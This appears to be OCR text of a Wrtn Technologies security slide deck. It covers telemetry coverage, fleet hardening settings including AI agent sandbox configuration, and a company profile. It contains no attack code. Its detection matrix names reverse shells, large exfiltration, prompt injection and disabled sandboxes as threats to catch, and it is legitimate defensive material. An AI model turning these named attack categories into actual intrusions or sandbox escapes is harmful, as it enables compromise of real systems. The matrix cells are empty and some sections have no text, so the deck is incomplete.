
True defense-in-depth is realized at the correlation engine. Isolated anomalies at the edge form high-confidence attack signatures when synthesized.

Telemetry Capability Matrix

	Prompt Injection	Reverse Shell	Sandbox Disabled	Token Anomaly	Off-hours Activity	Large Exfiltration
WireGuard						
CrowdStrike Falcon						
Jamf Pro						
Central SIEM						

Redundant coverage ensures that if an attacker blinds one sensor, the operational objective is caught by another.

Operational Playbook: Threat Response



Fleet Hardening Scorecard

Endpoint Health

- FileVault: ON
- Falcon Sensor: ACTIVE

Network Posture

- WireGuard Tunnel: ESTABLISHED
- TLS Inspection: ACTIVE
- Security Group: DENY ALL NON-WG EGRESS


OpenClaw Config

- gateway.bind: loopback
- sandbox.mode: all / non-main
- tools.elevated.enabled: false

Telemetry Integrity

- Filebeat Shipper: RUNNING
- Dist/ Integrity Hash: VALID
- Daily Security Audit: PASSING

The standard is continuous enforcement. Any deviation from these 4 core domains triggers automated remediation or immediate SOC isolation. Reference Jamf EAs and S3 Audit Reports for live telemetry.



Wrtn Preemptive Security AI: Pipeline Architecture & Operations

Operational Deep Dive & Technical Architecture

wrtn.

Wrtn AX is Wrtn Technologies' CIC for AI transformation in enterprises and government

About Wrtn

Wrtn Technologies operates Wrtn, positioned as the only real alternative to ChatGPT with 7 million MAU, and Crack, the world's No. 1 character chat service.

MAU	7 million+ users
Total Funding Raised	KRW 130B (approx. USD 88.5M)
Monthly Revenue	KRW 2B (approx. USD 1.3M)

About Wrtn AX

Wrtn AX, Korea's leading AX partner, helps clients shape a new blueprint for the generative AI era via AI education, consulting, and hands-on Agentic AI development.

Finding the High-Probability Threats in the Chaos

The Reality


Wrtn infrastructure faces constant probing from automated scanners and brute-force botnets.

The Challenge


The sheer volume of raw Cloudflare WAF logs drowns out the signals of sophisticated, directed attacks.

The Requirement

